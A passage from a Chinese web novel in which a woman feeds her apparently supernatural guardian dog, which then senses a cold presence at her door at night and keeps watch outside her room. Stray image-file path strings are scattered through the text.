    穿过大门,直到小区里面的便民超市门口,盛婳摸摸狗脑袋:“你在这等会,我去买点东西。”


    黄旺旺甩甩尾巴,端正坐下。


    盛婳放心钻进超市,买了新鲜的鸡胸肉和牛肉,结账后带着它乘坐电梯回了家。


    打开阳台门,把水碗里的水换了新的,再把新买的鸡胸肉洗了放进锅里。等煮熟后分成两份,一份拌点黄瓜、花生和辣椒油自己吃,另一份撕开后拌了点点蔬菜、南瓜,端到阳台去。


    黄旺旺在阳台垫子上眯眼休息,就听到阳台门被推开的声音,抬头看,盛婳走进来,将一只碗摆在它面前。


    它好奇嗅嗅,闻到是食物的香味,眼睛一亮,卷着舌头将肉舔进嘴里。虽然已经已经吃过饭了,但谁会嫌食物多呢?这小姑娘人真不错,善良又体贴,不枉自己过来保护。


    吃完饭,天差不多就黑了。眼看盛婳收拾好碗筷后拿着衣服走进浴室,黄旺旺立刻拉上阳台窗帘关上门,它站在阳台边上,狗脑袋从栏杆缝隙伸出去,半点不敢乱看。


    好一会儿,等盛婳洗完澡穿着睡衣进了房间,它才松口气,又蜷身卧回毯子上。


    夜静悄悄的,轻拂的微风撩开窗帘一角。


    隔着门,黄旺旺抖抖耳朵,听见那唯一的房间里除了轻柔的音乐声外,还有笔触沙沙声。


    在工作吧?


    它想着,将下巴垫在爪子上,眼睛微微闭起来,叹气:人可真累,这么晚了还不能休息。


    时间一点一滴过去,夜更深,周围温度慢慢降下来,呼出的气体都变成了白色。


    房间里音乐已经停了,只有一道平缓而顺长的呼吸声。


    不知多久,黄旺旺突然抬头,目光透过紧闭的窗帘,望向门口方向。那里有一道气息,冰冷幽沉,不知道什么时候出现的,似千年不化的寒冰,散发着炙人的冷意。


    脸上表情瞬间严肃起来,黄旺旺悄无声息从阳台钻进客厅。


    几乎瞬间。


    这气息不见,门口一片安宁。


    接着,是一道脚步声由远及近,不疾不徐。从门缝处传进来的气息看,是王妙。


    又跑了。


    黄旺旺叹一声,把阳台的垫子拖出来,铺在盛婳房间门口,踩平了闭眼卧上去。


    隔着一扇门,盛婳裹着被子闭眼躺在床上,轻轻翻了个身。